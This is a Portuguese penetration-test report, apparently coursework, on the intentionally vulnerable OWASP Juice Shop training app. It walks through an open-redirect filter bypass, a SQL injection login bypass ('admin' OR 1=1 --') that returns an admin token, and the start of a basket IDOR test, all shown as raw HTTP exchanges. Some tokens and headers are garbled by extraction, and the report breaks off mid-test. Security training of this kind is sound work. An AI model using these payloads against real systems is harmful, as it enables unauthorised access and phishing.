Date: Tue, 27 May 2025 18:35:29 GMT
Feature-Policy: payment 'self'
Nel: {"report_to": "heroku-nel", "response_headers": [{"Via": "1.1 heroku-20"}, {"Content-Type": "application/json"}], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?sid=812dc277-0bd0-43b1-a5f1-b25750382959\u0026ts=1748370929"}], "max_age": 3600}
Reporting-Endpoints: https://heroku.com/reports?sid=wK1BDWsnfpfwy%2BQIw4l6y9UL%2F3RzyZBV77Kia5f1-b25750382959\u0026ts=1748370929
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router

```

Message: "SQLITE_ERROR: unrecognized token: '\'' at Database. (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at anonymous",
Stack: "Error\n at Database.<anonymous> (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at anonymous",
name: "SequelizeDatabaseError",
parent: {
errno: 1,
code: "SQLITE_ERROR",
sql: "SELECT * FROM Users WHERE email = '' AND password = '\'' AND deletedAt IS NULL",
original: {
errno: 1,
code: "SQLITE_ERROR"
}

O ZAP identificou vulnerabilidades críticas (*Open Redirect* e *SQL Injection*), confirmando pontos de exploração manual. Configurações inseguras (CSP, CORS) reforçam a necessidade de testes adicionais.

5.4 Exploração

A exploração das vulnerabilidades foi conduzida com base nos dados das fases de *Reconhecimento* e *Scanning*, complementada por análises manuais de requisições e comportamento da aplicação. O Caido foi essencial para capturar e manipular requisições, validar vulnerabilidades e desenvolver provas de conceito. Esta seção detalha os resultados, organizados por tipo de vulnerabilidade, com classificações OWASP Top 10 2021 e descrições concisas dos achados.


5.4.1 Open Redirect

O endpoint /redirect permite redirecionamentos controlados pelo parâmetro to, identificado pelo ZAP em /redirect?to=https://github.com/juice-shop/juice-shop. Um atacante pode redirecionar utilizadores para sites maliciosos, facilitando ataques como phishing. Pode ser classificado como A05:2021 – Security Misconfiguration e até certo ponto A03:2021 – Injection.

Demonstração:

Endpoint afetado: GET <https://juice-shop.herokuapp.com/redirect?to=<URL>>

Usando caido, tentei fazer um request para um servidor web que eu controlava:



```
Request
1 GET /redirect?url=http://192.168.99.100:3000 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 sec-ch-ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br, zstd
15 Accept-Language: en-US,en;q=0.9
16
17

Response
1 HTTP/1.1 406 Not Acceptable
2 Access-Control-Allow-Origin: *
3 Content-Type: text/html; charset=utf-8
4 Date: Sun, 18 May 2025 00:50:23 GMT
5 Feature-Policy: payment 'self';
6 Nel: {"report_to": "heroku-nel", "response_headers": [{"Via": "1.1 0.0.0.0:3000"}, {"Content-Type": "text/html; charset=utf-8"}], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
7 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?vfliaWw4D0Z0DjCE4src0TFXB7rdxSCL0AsLlN0%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b2c0382959\u0026ts=1747520423"}], "max_age": 3600}
8 Reporting-Endpoints: heroku-nel: https://nel.herokuapp.com/reports?vfliaWw4D0Z0DjCE4src0TFXB7rdxSCL0AsLlN0%3D&sid=812dcc77-0bd0-43b1-a5f1-b2c0382959&ts=1747529423
9 Server: Heroku
10 Vary: Accept-Encoding
11 Via: 1.1 heroku-router
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: SAMEORIGIN
14 X-Recruiting: #/jobs
15 Content-Length: 2980
16
17 <html>
18 <head>
19 <meta charset='utf-8'>
20 <title>Error: Unrecognized target URL for redirect: http://192.168.99.100:3000</title>
21
```

Esse erro 406 ('Unrecognized target URL for redirect') revelou algo importante: o Juice Shop filtra a lista de URLs permitidas no endpoint de redirecionamento. Sendo assim já se sabe que nem toda URL é aceita, mesmo que o redirect pareça vulnerável.

Nesse caso, tentei estudar o comportamento para ver se a validação do destino está bem feita, ou se existia alguma falha que permitisse dar bypass nesse filtro.

```

1 GET /redirect?to=https://google.com HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://juice-shop.herokuapp.com/
15 Accept-Encoding: gzip, deflate, br, zstd
16 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status=dmiss; cookieconsent_status=dmiss; token=
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-Mode: navigate
20 Sec-Fetch-User: ?1
21 Sec-Fetch-Dest: document
22 Referer: https://juice-shop.herokuapp.com/
23 Accept-Encoding: gzip, deflate, br, zstd
24 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
25 
```

```

1 HTTP/1.1 406 Not Acceptable
2 Access-Control-Allow-Origin: *
3 Content-Type: text/html; charset=utf-8
4 Date: Mon, 02 Jun 2025 20:39:53 GMT
5 Feature-Policy: payment 'self'
6 Nel: {"report_to": "heroku-nel", "response_headers": [{"Via": "https://nel.herokuapp.com"}, {"max_age": 3600}, {"success_fraction": 0.1}, {"failure_fraction": 0.1}]
7 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=j9cm%FjVCK7DXjsxB6a6vZDLVmvgftCK7DXjsxB6a6vZDLVmvgftGyfkomQg4hcds%3D&sid=b12dc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1748896793"}], "max_age": 3600}
8 Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=j9cm%FjVCK7DXjsxB6a6vZDLVmvgftGyfkomQg4hcds%3D&sid=b12dc77-0bd0-43b1-a5f1-b25750382959&ts=1748896793"
9 Server: Heroku
10 Vary: Accept-Encoding
11 Via: 1.1 heroku-router
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: SAMEORIGIN
14 X-Recruiting: /#jobs
15 Content-Length: 2964
16
17 <html>
18   <head>
19     <meta charset="utf-8">
20     <title>Error: Unrecognized target URL for redirect: https://google.com.</title>
21     <style>
22       *
23         margin: 0;
24         padding: 0;
25     
```

Após algumas tentativas e estudos pensei na possibilidade da aplicação estar a usar um filtro baseado em expressões **includes ou contains para validar**, visto que não conseguia de nenhuma forma encontrar redirecionamento bem sucedido além do default. Com isso em mente testei apenas inserir o url default em cima de google.com:

Request	Response
<pre> 1 GET /redirect?to=https://github.com/juice-shop/juice-shop HTTP/1.1 2 Host: juice-shop.herokuapp.com 3 Connection: keep-alive 4 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99" 5 sec-ch-ua-mobile: ?0 6 sec-ch-ua-platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://juice-shop.herokuapp.com/ 15 Accept-Encoding: gzip, deflate, br, zstd 16 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7 17 Cookie: language=en; welcomebanner_status=dmiss; cookieconsent_status=dmiss; token=<redacted> 18 Sec-Fetch-Site: same-origin 19 Sec-Fetch-Mode: navigate 20 Sec-Fetch-User: ?1 21 Sec-Fetch-Dest: document 22 Referer: https://juice-shop.herokuapp.com/ 23 Accept-Encoding: gzip, deflate, br, zstd 24 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7 25 </redacted></pre>	<pre> 1 HTTP/1.1 302 Found 2 Access-Control-Allow-Origin: * 3 Content-Length: 88 4 Content-Type: text/html; charset=utf-8 5 Date: Mon, 02 Jun 2025 20:40:42 GMT 6 Feature-Policy: payment 'self' 7 Location: https://google.com.https://github.com/juice-shop/juice-shop 8 Nel: {"report_to": "heroku-nel", "response_headers": [{"Via": "https://nel.herokuapp.com"}, {"max_age": 3600}, {"success_fraction": 0.1}, {"failure_fraction": 0.1}] 9 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=3XHFY00WOTSJSPGLXT%2Bf8yaumDf8eNoPGLxt%2Bf8yaumDf8eNoGfIpu09f6z%3D&sid=b12dc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1748896842"}], "max_age": 3600} 10 Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=3XHFY00WOTSJSPGLXT%2Bf8yaumDf8eNoXGFtU09f6z%3D&sid=b12dc77-0bd0-43b1-a5f1-b25750382959&ts=1748896842" 11 Server: Heroku 12 Vary: Accept, Accept-Encoding 13 Via: 1.1 heroku-router 14 X-Content-Type-Options: nosniff 15 X-Frame-Options: SAMEORIGIN 16 X-Recruiting: /#jobs 17 18 <p>Found. Redirecting to https://google.com.https://github.com/juice-shop/juice-shop.</p> 19 </pre>

Deixou passar confirmando o uso de validação parcial do parametro to. Sendo assim poderia usar um URL de um site malicioso para o redirect mas neste caso vou mostrar exemplo para

<https://www.estg.ipp.pt/redirect?to=https://github.com/juice-shop/juice-shop> :

Request

```
1 GET /redirect?to=https://www.estg.ipp.pt/redirect?to=https://github.com/juice-shop/jui
ce-shop HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://juice-shop.herokuapp.com/
15 Accept-Encoding: gzip, deflate, br, zstd
16 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token
=eYj0eXA10iJKV10iCJhbGciOiJSUzI1Ni19eyJzdGF0dXNlO1dzdWjZn2IiwiZGF0YyI6eyJpZC16qMs
InVzZxUuW111jol1iwi1Whkwi10iJkXzpZE80Z002SS5jb201Lc1wXnzd29yZC161jY5gRjhT1kdgSyz
R1NGR1n2z1n1jhNzEzZwfIM0d1lwiwcms5z1G1m1c3RbvV1iwzGVsdh1VgRzW410i1l1C1xXNb09
au53cC161jAu4wLjA11Cwcn9mok15Whz2JU0i1vYXNzZXrZ13B1YmxpYy9pMfzNdbz2Fkcy9KzW
ZhdkNxLn22zy1sTrvuhdtZtMNwZXQj01t1Cjpc0Bfg1Z25t1dH012Sw1y31jYXR1ZEF01ojMjAy5oN1oW
MSAwMToxfjow543MzIgczxw0[Awiw10bXkyR1RfEZf01jM]AyNSwN10wMsAwTtxjwMSz3hzLgxkAw0
Ai1w1Z0vzXkR1Z2FF01jpudkwsfSwMw0Tj0nZj04hz0MwzUzF0_TrovhEN4Y_HARQamYmN0R8qzdpzC
-BM4dKC_S5omodFOXXBx0zplXaDGAaadrksajnbk_Ws89fp0SGTyieEDCLdGmTTjLHveNFyQNgryGiscYtDpr
ql2T0ql81z-1Ng3bD7hkZ1eYeg04hvTyZ3hDfnh19RuvLqz42H
18
```

Response

```
1 HTTP/1.1 302 Found
2 Access-Control-Allow-Origin: *
3 Content-Length: 165
4 Content-Type: text/html; charset=utf-8
5 Date: Mon, 02 Jun 2025 20:44:38 GMT
6 Feature-Policy: payment 'self'
7 Location: https://www.estg.ipp.pt/redirect?to=https://github.com/juice-shop/juice-shop
8 Nel: { "report_to": "heroku-nel", "response_headers": [ "Via" ], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1 }
9 Report-To: { "group": "heroku-nel", "endpoints": [ {"url": "https://nel.herokuapp.com/reports?=>UxlnNa34Qsv1SfrJkpQ4yCf3Pu%2Fh8q
1SrJqMyCf3Pu%2Fh8qX07XA15f6/UM30&id=812dc77-0bd0-43b1-a5f1-b25750382959\w0026ts=1748897078"} ], "max_age": 3600 }
10 Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=UxlnNa34Qsv1SfrJkpQ4yCf3Pu%2Fh8q
X4D7XA15f6/UM30&id=812dc77-0bd0-43b1-a5f1-b25750382959&ts=1748897078"
11 Server: Heroku
12 Vary: Accept, Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: /#jobs
17
18 {> Found. Redirecting to https://www.estg.ipp.pt/redirect?to=https://github.com/juice-shop/juice-sh
op/>P
```

5.4.2 SQL Injection

Classificado como A03:2021 – Injection na OWASP 21, temos no endpoint /rest/user/login uma vulnerabilidade SQL Injection no parâmetro email, identificado pelo ZAP. Um payload como email=' gera erros [SQLITE_ERROR], permitindo manipulação da base de dados SQLite.

Endpoint Afetado: POST <https://juice-shop.herokuapp.com/rest/user/login>

Demonstração:

Request

```
1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 Content-Length: 33
5 sec-ch-ua-platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Accept: application/json, text/plain, /*
8 X-User-Email: '
9 Content-Type: application/json
10 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
11 sec-ch-ua-mobile: ?0
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br, zstd
18 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
19 Cookie: language=en; welcomebanner_status=dissmiss
s; cookieconsent_status=dissmiss
20
21 {
    "email": "teste",
    "password": "teste"
}
```

Response

```
3 Content-Type: application/json; charset=utf-8
4 Date: Sun, 01 Jun 2025 23:22:42 GMT
5 Feature-Policy: payment 'self'
6 Nel: { "report_to": "heroku-nel", "response_headers": [ "Via" ], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1 }
7 Report-To: { "group": "heroku-nel", "endpoints": [ {"url": "https://nel.herokuapp.com/reports?=>LaswNzKitPpg23KkvuSvRBSHFD4vnTqj6BjfqXvM1yo3D\w0026ts=1748820162"} ], "max_age": 3600 }
8 Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=LaswNzKitPpg23KkvuSvRBSHFD4vnTqj6BjfqXvM1yo3D&id=812d
cc77-0bd0-43b1-a5f1-b25750382959&ts=1748820162"
9 Server: Heroku
10 Vary: Accept-encoding
11 Via: 1.1 heroku-router
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: SAMEORIGIN
14 X-Recruiting: /#jobs
15 Content-Length: 1152
16
17 {
    "error": {
        "message": "SQLITE_ERROR: unrecognized token: '\\"698dc19d489c4e4db73e28a713eab07b\\'", 
        "stack": "Error in 'at database.\\anonymous' (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n      at /app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n      at new Promise (anonymous)\n      at Query.runt
n (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n      at /app/node_modules/sequelize/lib/sequelize.js:315:28\n      at process.processTicksAndRejections (node:internal/process/task_queues:105:5)", 
        "name": "SequelizeDatabaseError", 
        "parent": {
            "errno": 1,
            "code": "SQLITE_ERROR",
            "sql": "SELECT * FROM Users WHERE email = 'teste' AND password = '698dc19d489c4e4db73e28a713eab07b' AND deletedAt IS NULL"
        }
    },
    "original": {
        "errno": 1,
        "code": "SQLITE_ERROR",
        "sql": "SELECT * FROM Users WHERE email = 'teste' AND password = '698dc19d489c4e4db73e28a713eab07b' AND deletedAt IS NULL",
        "parameters": {}
    }
32
33 }
```

Usei dessa informação para explorar e fazer login como admin:

```

1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 Content-Length: 33
5 sec-ch-ua-platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Accept: application/json, text/plain, */*
8 X-User-Email: 
9 Content-Type: application/json
10 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not/A/Brand";v="99"
11 sec-ch-ua-mobile: ?0
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br, zstd
18 Accept-Language: pt-PT,pt;q=0.9,en-US;q=0.8,en;q=0.7
19 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss
20
21 {
22     "email": "admin' OR 1=1 --",
23     "password": "teste"
24 }

```


The response body is a JSON object containing an authentication token:

```

{
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXNlOiJzdWNjZXNzIiwidG80YSI6eyJpZCI6SwidXlm5hbWUiOiIiLCJibWFpbCI6ImFkbmluQ01aW1lXN0w9mwiLvcGfcz3dcmQ10twTkyD1YYt1yM3h2IMDUxNmWnj1k2jE4Y4UmWCIisInbGU10i1jZ0ipb1tsIm1hbHV4ZVRva2VuIjoiIiwiIbgfzExvz2uSKAlO1IiLCwcn9mok1xSM1h2u10i1jhc3NLdhvCvH1bG1j21tYmlcy1cGxvWnRzL2R1zm1bHRB2Gpb15wmclCJ0b3rU2VjcmV0IjoiIiwiAxIBY3RpduUiOnRydWUsImlyZhf0ZWRBdc16j1w1jUJUDYtMDeghjJMGtC0MTAuNDAwCsw#DowMCIsInwZGF0ZWRBdc16j1w1jUJtDYMDeEgjJMGtC0MTAuNDAwICsw#DowMCIsIm1hdC16Htco00gyDYzNk0..xCZLgA3018Xycr151bcm51N8sHY-VUVicANmeYpZcox4tPHFJfq8IgwyGI4AUx82eHxmX17f-h1gbG1QxrBxchbM7Am466BRdsULrbc_0E8nHgw@XBzHbUhjAkx978z_mIsjm9857TTTKj04-1txxomro7FQjdB6n4",
    "bid": 1,
    "uemail": "admin@juice-sh.op"
  }
}

```

Funcionou. Poderia ter sido feito pelo browser também:



5.4.3 Insecure Direct Object Reference (IDOR)

A aplicação permite acesso a recursos de outros utilizadores, classificado como A01:2021 – Broken Access Control, manipulando identificador de basket em requisições para a funcionalidade de carrinho de compras, devido a controlos de acesso insuficientes.

Your Basket (david@teste.com)

Apple Pomace

Total Price: 0.89¤

Checkout

You will gain 0 Bonus Points from this order

Demonstração:

Identificado manualmente usando caido no endpoint /rest/basket/<id>.

Testando com o meu basket (id:6):

Request

```
1 GET /rest/basket/6 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Connection: keep-alive
4 sec-ch-ua-platform: "Windows"
5 Authorization: Bearer eyJ0eXA0iOkV1QlClJhbgCiojIJSUzIINI19_eyJzdGF0dXMiOiJzdWnjZXNiZiI9_eyJxI2IzdjNjZXNiIwIzGF0Si6eyjpc210MjhsInVzZCnUv11joiIwIzUh1hWm10
i3kYXzpZEB0Z2X00Z55jb201LcwxNzcd9yC161j0dGySYrN0RjwN1m
jhnHzezwfIMD9liIwicm9sZS161NtcRbwMiyiw1zovsdx1v9zF24101filiC3tY
Xw0f69na55c1C161j011jw10iZK161j011jw10iZK161j011jw10iZK161j011jw10iZ
jw1i1wdkXt11E0f1joi1jw1yjw1z0w1iaw1Dox1t0d1jw1i142hjygkwAjw1i1w1Z
GVzXR1ZE0f1jpuhdKcfs1wah01jw10iZQ00d1zIAT5f0_cyq8pbRzqqf52kQ6Vd
IglpkYdu6v-n-3tY0Bpqxbm00gdxjw1BDLXgtVOFFkk1Z9wvJsJrnQhydg_Hog
q4_ADAngY1Z85R0fZCwfQqQy5_06odg-zaff4ghw1zKuByz2avj5QR0Bjkn9
aeQzIQ87zVMG4
```

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Accept: application/json, text/plain, */*
8 X-User-Email: david@teste.com
9 sec-ch-ua: "Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"
10 sec-ch-ua-mobile: >0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://juice-shop.herokuapp.com/
15 Accept-Encoding: gzip, deflate, br, zstd
16 Accept-Language: pt-PT,pt;q=0.9,es;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status.dismiss=true; cookieconsent_status.dismiss=true; token=eyJ0eXA0iOkV1QlClJhbgCiojIJSUzIINI19_eyJzdGF0dXMiOiJzdWnjZXNiZiI9_eyJxI2IzdjNjZXNiIwIzGF0Si6eyjpc210MjhsInVzZCnUv11joiIwIzUh1hWm10
i3kYXzpZEB0Z2X00Z55jb201LcwxNzcd9yC161j0dGySYrN0RjwN1m
jhnHzezwfIMD9liIwicm9sZS161NtcRbwMiyiw1zovsdx1v9zF24101filiC3tY
Xw0f69na55c1C161j011jw10iZK161j011jw10iZK161j011jw10iZK161j011jw10iZ
jw1i1wdkXt11E0f1joi1jw1yjw1z0w1iaw1Dox1t0d1jw1i142hjygkwAjw1i1w1Z
GVzXR1ZE0f1jpuhdKcfs1wah01jw10iZQ00d1zIAT5f0_cyq8pbRzqqf52kQ6Vd
IglpkYdu6v-n-3tY0Bpqxbm00gdxjw1BDLXgtVOFFkk1Z9wvJsJrnQhydg_Hog
q4_ADAngY1Z85R0fZCwfQqQy5_06odg-zaff4ghw1zKuByz2avj5QR0Bjkn9
aeQzIQ87zVMG4

18 Vary: Accept-Encoding
19 Via: 1.1 heroku-router
20 X-Content-Type-Options: nosniff
21 X-Frame-Options: SAMEORIGIN
22 X-Recruiting: #/jobs

Response

```
1 [HTTP/1.1 200 OK]
2 Access-Control-Allow-Origin: *
3 Content-Length: 643
4 Content-Type: application/json; charset=utf-8
5 Date: Mon, 02 Jun 2025 00:36:05 GMT
6 Etag: W/283-Bz6jBzcv6G5z1tcszP6SwySH
7 Feature-Policy: payment 'self'
8 Nel: {"report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1}
9 Report-To: {"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=k201cNnjjKBW715h18x2FVfx6odTxH0DRgb4j800x28odTxH0DRgb4j800x28"}, {"url": "https://nel.herokuapp.com/reports?s=k201cNnjjKBW715h18x2FVfx6odTxH0DRgb4j800x28"}], "max_age": 3600}
10 Reporting-Endpoints: https://nel.herokuapp.com/reports?s=k201cNnjjKBW715h18x2FVfx6odTxH0DRgb4j800x28&s=id:128-7-0b0d-43b1-a5f1-b25750382959&t=1748824565"
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: #/jobs
17
18 {
    "status": "success",
    "data": {
        "id": 6,
        "coupon": null,
        "UserId": 23,
        "createdAt": "2025-06-02T00:11:49.228Z",
        "updatedAt": "2025-06-02T00:11:49.228Z",
        "Products": [
            {
                "id": 24,
                "name": "Apple Pomace",
                "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be eaten raw or used for recycling.", "price": 0.89,
                "deluxePrice": 0.89,
                "url": "/recycle"
            }
        ]
    }
}
```

Modifiquei o Basket Id para 1, tentando obter os dados do basket 1:

